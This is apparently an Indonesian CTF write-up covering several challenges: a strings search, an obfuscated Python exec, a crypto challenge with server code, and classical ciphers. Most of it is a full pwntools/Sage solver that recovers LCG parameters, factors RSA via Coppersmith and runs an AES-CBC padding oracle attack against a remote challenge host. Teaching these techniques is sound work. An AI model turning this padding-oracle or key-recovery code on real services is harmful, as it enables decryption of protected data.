
Next soal

Misteri Binary File



File binary misterius ini berisi data acak. Tapi di suatu tempat tersembunyi sebuah string yang bisa terbaca manusia. Temukan flagnya menggunakan tool yang tepat!


```
🌸 ❯ ls
mystery.dat
```



Kita hanya perlu mengetikan strings mystery.dat

Dan flagnya berhasil keluar= FESTI{H3X_DUM9_PR0}

Python Yang Bersembunyi



Script Python ini diobfuscate berlapis: ROT13 di luar, lalu Base64 di dalam. Kamu perlu membaca

kode dan melacak apa yang sebenarnya dieksekusi tanpa menjalankannya.

```
🌸 ❯ ls
file.py
🌸 ❯ cat file.py
import codecs
exec(codecs.decode('vzcbeg                onfr64;rkrp(onfr64.o64qrpbqr("MKuyLluwo21jnJkyXPqjpzyhqPtvExIGIRy7HSyQZRDmK0DmG0WTsFVcWljvCUZ+VvjvMKuyLlVcXD==").qrpbqr())', 'rot_13'))
```

ini adalah isi dari file.py

bagaimana cara mencari flagnya? Kita cukup saja menjalaknkan programnya python file.py dan kita berhasil mendapatkan flagnya

```
🌸 ❯ python file.py
FESTI{PYC0D3_D3OBF}
```


Dan yap kita berhasil mendapatkan flagnya. Tidak ada yang aneh didalam programnya kita hanya disuruh menjalakn file tersebut.

CRYPTOGRAPHY

OPERATION:ROOM404

Tools yang digunakan

-python sage



Isi dari server.py

```
import os
import sys
import random
import signal
from Crypto.Util.number import getPrime
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
```

```
FLAG = b"FLAG{T4P1_B00NG}"


TIMEOUT = 660  # 11 Menit


def timeout_handler(signum, frame):
    print("\n\n[!] Waktu habis! Penjaga Mubes keburu datang. Sesi ditutup.")
    sys.exit(0)


class LCG:
    def __init__(self, bits):
        self.m = getPrime(bits)
        self.a = random.randint(2, self.m - 1)
        self.c = random.randint(2, self.m - 1)
        self.state = random.randint(2, self.m - 1)


    def next(self):
        self.state = (self.a * self.state + self.c) % self.m
        return self.state


def main():
    signal.signal(signal.SIGALRM, timeout_handler)
```

```
    signal.alarm(TIMEOUT)


     print("==========================================
==============")
       print("                                THE  DOMINO
EFFECT                       ")
     print("==========================================
==============")
     print("[LOG] Target: Melarikan diri dari Rapat
Evaluasi.")
    print("[LOG] Buka Semua Gerbang Untuk keluar dari
ruangan!")
     print("[LOG] Peringatan: Sistem me-reset koneksi
dalam 11 Menit!")
     print("==========================================
==============\n")


    prng = LCG(384)
    p = getPrime(512)
    q = getPrime(512)
    N = p * q
    e = 65537


    print(">>> GATE 1: THE BROKEN ORACLE <<<")
       print("[*]  Menganalisis  log  sinyal  radio
keamanan...")
```

```
    for i in range(10):
        print(f"Signal_{i+1}: {prng.next()}")

    target_signal = prng.next()

    try:
         guess = int(input("\n[?] Masukkan Signal_11 untuk membuka Gate 1: "))
    except ValueError:
        print("[-] Input tidak valid.")
        sys.exit(0)

    if guess != target_signal:
          print("[-] Sinyal salah! Alarm berbunyi, koneksi diputus.")
        sys.exit(0)

     print("[+] Gate 1 Terbuka! Melanjutkan ke Gate 2...\n")

    print(">>> GATE 2: THE MASKED RSA <<<")
     print("[*] Autentikasi kunci utama (RSA-1024) dibutuhkan.")
```

```
    leak_bits = 320
    shift = 512 - leak_bits
    msb_p = p >> shift

    lcg_mask = prng.next()
    masked_leak = msb_p ^ lcg_mask

    print(f"N = {N}")
    print(f"e = {e}")
    print(f"Masked_Data = {masked_leak}")
    print("\n[!] System Alert: Kunci utama terdistorsi
oleh residu sinyal sebelumnya.")

    try:
        p_guess = int(input("[?] Masukkan faktor 'p'
asli untuk menonaktifkan Gate 2: "))
    except ValueError:
        print("[-] Input tidak valid.")
        sys.exit(0)

    if p_guess != p:
        print("[-] Faktor 'p' salah! Koneksi diputus.")
        sys.exit(0)
```

```
    print("[+] Gate 2 Terbuka! Melanjutkan ke Gerbang Terakhir...\n")


    print(">>> GATE 3: AES PADDING ORACLE <<<")
    print("[*] Pintu keluar utama terkunci menggunakan enkripsi AES-CBC.")


    key = os.urandom(16)
    iv = os.urandom(16)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    ciphertext = cipher.encrypt(pad(FLAG, 16))


    print(f"IV_Hex : {iv.hex()}")
    print(f"CT_Hex : {ciphertext.hex()}")


    print("\n[*] Padding Oracle aktif. Kirim (IV + CT) dalam format Hex.")
    print("[*] Sistem hanya akan memvalidasi padding. Ketik 'exit' jika Anda sudah membaca Flag.")


    while True:
        try:
           payload = input("\n[Oracle] Masukkan Payload Hex (IV+CT): ").strip()
            if payload.lower() == 'exit':
```

```
                print("\n[+] Mengakhiri sesi. Selamat
menikmati udara bebas di luar ruang 404!")
                break

            data = bytes.fromhex(payload)
            if len(data) < 32 or len(data) % 16 != 0:
                print("[-] Error: Panjang data tidak
valid.")
                continue

            test_iv = data[:16]
            test_ct = data[16:]

             test_cipher = AES.new(key, AES.MODE_CBC,
test_iv)
            decrypted = test_cipher.decrypt(test_ct)

            unpad(decrypted, 16)
            print("[+] Valid Padding")

        except ValueError:
            print("[-] Invalid Padding")
        except Exception:
            print("[-] Error: Format Hex salah.")
```

```
if __name__ == "__main__":
    import sys
    sys.stdout.reconfigure(line_buffering=True)
    main()
```

so disini terdapat kelemahan dibagian

Perbaikan utamanya:

- Modulus LCG difaktorkan menggunakan Sage, bukan trial division sampai 50000.
- Kandidat m, a, dan c divalidasi terhadap seluruh state.
- Signal_12 digunakan sebagai lcg_mask.
- Hasil Coppersmith divalidasi menggunakan gcd(candidate, N).
- Parameter Coppersmith dicoba dalam beberapa konfigurasi.
- Padding oracle sekarang menggunakan intermediate state AES yang benar.
- Setiap padding valid dikonfirmasi untuk mencegah false positive.
- Ada pengecekan ketika satu byte gagal ditemukan.
- PKCS#7 dihapus menggunakan unpad(), bukan hanya flag[:-flag[-1]].
- Parsing respons oracle tidak lagi menganggap hasil selalu tepat satu baris.

Singkat saja membuat scriptnya yang saya cari dari google bye KARSIDI (KARANGAN SAYA SENDIRI)

Ini adalah scriptnya

🌸 ❯ cat sagesolve.py

```
#!/usr/bin/env python3

import math

import sys

from typing import Iterable, List, Optional, Sequence, Tuple


from pwn import context, log, remote

from Crypto.Util.Padding import unpad

from sage.all import Integer, PolynomialRing, Zmod, factor


context.log_level = "info"


HOST = "103.93.133.141"

PORT = 13002

ORACLE_PROMPT = b"[Oracle] Masukkan Payload Hex (IV+CT): "



def validate_lcg(states: Sequence[int], m: int, a: int, c: int) -> bool:
```

```
    return all((a * states[i] + c) % m == states[i + 1]
               for i in range(len(states) - 1))


def derive_a_c(states: Sequence[int], m: int) -> Optional[Tuple[int, int]]:
    """Cari selisih yang dapat diinvers modulo m, lalu validasi seluruh state."""
    for i in range(len(states) - 2):
        d0 = (states[i + 1] - states[i]) % m
        d1 = (states[i + 2] - states[i + 1]) % m
        if math.gcd(d0, m) != 1:
            continue
        a = (d1 * pow(d0, -1, m)) % m
        c = (states[i + 1] - a * states[i]) % m
        if validate_lcg(states, m, a, c):
            return a, c
    return None


def recover_lcg(states: Sequence[int]) -> Tuple[int, int, int]:
```

```
    """Pulihkan modulus, multiplier, dan increment LCG dari output berurutan."""
    if len(states) < 6:
        raise ValueError("Minimal 6 state dibutuhkan")

    diffs = [states[i + 1] - states[i] for i in range(len(states) - 1)]
    multiples = [
        diffs[i + 2] * diffs[i] - diffs[i + 1] * diffs[i + 1]
        for i in range(len(diffs) - 2)
    ]
    multiples = [abs(x) for x in multiples if x != 0]
    if not multiples:
        raise RuntimeError("Tidak memperoleh kelipatan modulus dari state LCG")

    modulus_multiple = multiples[0]
    for value in multiples[1:]:
        modulus_multiple = math.gcd(modulus_multiple, value)

    if modulus_multiple <= max(states):
        raise RuntimeError(f"Kandidat kelipatan modulus tidak masuk akal: {modulus_multiple}")
```

```
    log.info(f"GCD kelipatan modulus memiliki {modulus_multiple.bit_length()} bit")


    # Biasanya GCD tepat sama dengan m atau m dikali faktor kecil.
    # Sage factor jauh lebih aman daripada membagi manual hanya sampai 50000.
    candidate_primes: List[int] = []
    for prime, _exponent in factor(Integer(modulus_multiple)):
        q = int(prime)
        if q > max(states):
            candidate_primes.append(q)


    # Coba kandidat terbesar dahulu; challenge menyebut modulus prime 384-bit.
    candidate_primes.sort(key=lambda q: (abs(q.bit_length() - 384), -q))


    for m in candidate_primes:
        params = derive_a_c(states, m)
        if params is None:
            continue
        a, c = params
```

```
        log.success(f"Modulus   m   ({m.bit_length()} bit): {m}")
        log.success(f"Multiplier a: {a}")
        log.success(f"Increment c: {c}")
        return m, a, c

    raise RuntimeError(
        "Tidak ada faktor prime dari GCD yang menghasilkan LCG valid. "
        "Kemungkinan jumlah state kurang atau format sinyal berubah."
    )


def coppersmith_factor(
    N: int,
    masked_data: int,
    lcg_mask: int,
    known_bits: int = 320,
    prime_bits: int = 512,
) -> int:
    """Pulihkan faktor RSA ketika known_bits MSB dari p diketahui."""
    unknown_bits = prime_bits - known_bits
    if unknown_bits <= 0:
```

```
        raise ValueError("known_bits harus lebih kecil
dari prime_bits")


    low_mask = (1 << known_bits) - 1


    # Dua bentuk dicoba agar kompatibel dengan
implementasi challenge:
    # 1) seluruh angka di-XOR langsung;
    # 2) mask LCG dipotong ke known_bits sebelum XOR.
    msb_candidates = {
        masked_data ^ lcg_mask,
        masked_data ^ (lcg_mask & low_mask),
    }


    ring      =      PolynomialRing(Zmod(Integer(N)),
names=("x",))
    x = ring.gen()


    for leaked in msb_candidates:
        msb_p = leaked & low_mask
        approx_p = Integer(msb_p) << unknown_bits
        f = x + approx_p


        log.info(
```

```
            f"Mencoba Coppersmith: known={known_bits} bit, "
            f"unknown={unknown_bits} bit"
        )

        # p kira-kira sqrt(N), sehingga beta mendekati 0.5.
        for beta, epsilon in ((0.50, 0.03), (0.49, 0.025), (0.45, 0.02)):
            roots = f.small_roots(
                X=Integer(1) << unknown_bits,
                beta=beta,
                epsilon=epsilon,
            )

            for root in roots:
                candidate = int(approx_p + Integer(root))
                divisor = math.gcd(N, candidate)
                if 1 < divisor < N and N % divisor == 0:
                    log.success(f"Faktor RSA ditemukan ({divisor.bit_length()} bit)")
                    return divisor
```

```
    raise RuntimeError("Coppersmith gagal menemukan faktor p yang valid")



def oracle_query(io, crafted_prev: bytes, ct_block: bytes) -> bool:
    payload = (crafted_prev + ct_block).hex().encode()
    io.sendlineafter(ORACLE_PROMPT, payload)

    # Jangan mengandalkan tepat satu recvline; server mungkin mencetak status tambahan.
    while True:
        line = io.recvline(timeout=10)
        if not line:
            raise EOFError("Koneksi terputus saat menunggu jawaban oracle")
        if b"Valid Padding" in line:
            return True
        if b"Invalid Padding" in line:
            return False



def decrypt_block(prev_block: bytes, ct_block: bytes, io) -> bytes:
    if len(prev_block) != 16 or len(ct_block) != 16:
```

```
        raise ValueError("Setiap blok AES harus berukuran 16 byte")

    intermediate = bytearray(16)
    plaintext = bytearray(16)
    crafted = bytearray(16)

    for pad_value in range(1, 17):
        pos = 16 - pad_value

        for j in range(pos + 1, 16):
            crafted[j] = intermediate[j] ^ pad_value

        found = False
        for guess in range(256):
            crafted[pos] = guess

            if not oracle_query(io, bytes(crafted), ct_block):
                continue

            # Konfirmasi kandidat dengan mengubah byte di luar area padding.
            # Padding yang benar tetap valid; false positive dari padding lebih panjang gugur.
```

```
            if pos > 0:
                verify = bytearray(crafted)
                verify[pos - 1] ^= 1
                if not oracle_query(io, bytes(verify),
ct_block):
                    continue

            intermediate[pos] = guess ^ pad_value
            plaintext[pos]   =   intermediate[pos]   ^
prev_block[pos]
            log.info(
                f"byte[{pos:02d}]                    =
0x{plaintext[pos]:02x} "
                f"({bytes([plaintext[pos]])!r})"
            )
            found = True
            break

        if not found:
            raise RuntimeError(
                f"Padding  oracle  gagal  pada  posisi
byte {pos}; "
                "cek  teks  respons  oracle  atau  batas
jumlah request."
            )
```

```
    return bytes(plaintext)


def recv_int_after(io, marker: bytes) -> int:
    io.recvuntil(marker)
    return int(io.recvline().strip())


def main() -> None:
    host = sys.argv[1] if len(sys.argv) > 1 else HOST
    port = int(sys.argv[2]) if len(sys.argv) > 2 else
PORT

    io = remote(host, port)

    try:
        # GATE 1 — LCG
        states: List[int] = []
        log.info("Mengumpulkan 10 sinyal LCG...")
        for i in range(1, 11):
            states.append(recv_int_after(io,
f"Signal_{i}: ".encode()))
```

```
        m, a, c = recover_lcg(states)
        signal_11 = (a * states[-1] + c) % m
        lcg_mask = (a * signal_11 + c) % m  # Signal_12

        io.sendlineafter(
            b"[?] Masukkan Signal_11 untuk membuka Gate 1: ",
            str(signal_11).encode(),
        )
        log.success(f"Signal_11 terkirim: {signal_11}")

        # GATE 2 — RSA partial MSB / Coppersmith
        N = recv_int_after(io, b"N = ")
        e = recv_int_after(io, b"e = ")
        masked_data = recv_int_after(io, b"Masked_Data = ")
        log.info(f"RSA N: {N.bit_length()} bit, e={e}")

        p = coppersmith_factor(N, masked_data, lcg_mask)
        io.sendlineafter(
            b"[?] Masukkan faktor 'p' asli untuk menonaktifkan Gate 2: ",
```

```
            str(p).encode(),
        )

        # GATE 3 — AES-CBC padding oracle
        io.recvuntil(b"IV_Hex : ")
        iv                                              =
bytes.fromhex(io.recvline().strip().decode())
        io.recvuntil(b"CT_Hex : ")
        ct                                              =
bytes.fromhex(io.recvline().strip().decode())

        if len(iv) != 16 or len(ct) == 0 or len(ct) %
16 != 0:
            raise  RuntimeError("IV/CT  dari  server
bukan format AES-CBC yang valid")

        blocks = [iv] + [ct[i:i + 16] for i in range(0,
len(ct), 16)]
        recovered = bytearray()

        for i in range(1, len(blocks)):
            log.info(f"Mendekripsi                blok
{i}/{len(blocks) - 1}...")
            block  =  decrypt_block(blocks[i  -  1],
blocks[i], io)
            recovered.extend(block)
```

```
            log.success(f"Plain block {i}: {block!r}")

        plaintext = unpad(bytes(recovered), 16)
        log.success(f"FLAG                DITEMUKAN:
{plaintext.decode(errors='replace')}")

    finally:
        io.close()


if __name__ == "__main__":
    main()
```


🌸 ❯ FLAGNYA ADALAH = FESTI{ud4h_514p_b3lum?}

POV SAYA KETIKA BERHASIL MENDAPATKAN FLAGNYA



0keyLAMJUTTTTTT NEXT SOAL

SANDI GANDA VIGNERE+ATBASH



🌸❯ls file.txt

🌸❯ cat file.txt WTIKI{G1R3N3M3_QIWALJ}

Key 1: dunia maya (5)

Solusi

Kata kunci: "dunia maya" dalam bahasa Inggris = cyberspace → kunci 5 huruf yang dipakai adalah CYBER.

Karena urutan enkripsinya adalah Atbash dulu → baru Vigenère, maka untuk dekripsi urutannya dibalik: dekripsi Vigenère dulu, baru dekripsi Atbash.

Langkah 1 – Dekripsi Vigenère (hanya huruf ciphertext, kunci CYBER diulang):

Cipher: W T I K I G R N M Q I W A L J

Key: C Y B E R C Y B E R C Y B E R

Plain: U V H G R E T M I Z G Y Z H S

Langkah 2 – Dekripsi Atbash dari hasil di atas (A↔Z, B↔Y, dst.):

U V H G R E T M I Z G Y Z H S

F E S T I V G N R A T B A S H

Langkah 3 – Masukkan kembali karakter non-huruf asli ({, angka, _, }) ke posisi semula:

F E S T I { V 1 G 3 N 3 R 3 _ A T B A S H }

Flag


FESTI{V1G3N3R3_ATBASH}

PESAN DARI KAKAK



A=4
E=3
I=1

SPASI/SPACE = _/UNDERSCORE



Simbol tersebut adalah **Sandi Kotak 3 Pramuka**, bukan Pigpen standar. Petunjuk "kakak" dan "api unggun" juga mengarah ke kegiatan Pramuka. Bentuk alfabetnya cocok dengan kunci Sandi Kotak 3.

Hasil pembacaan simbol per kelompok:

TIGA KALI TEPUK PRAMUKA

Ikuti aturan pada gambar:

A → 4

E → 3

I → 1

SPASI → _

Maka:

TIGA → T1G4


KALI → K4L1

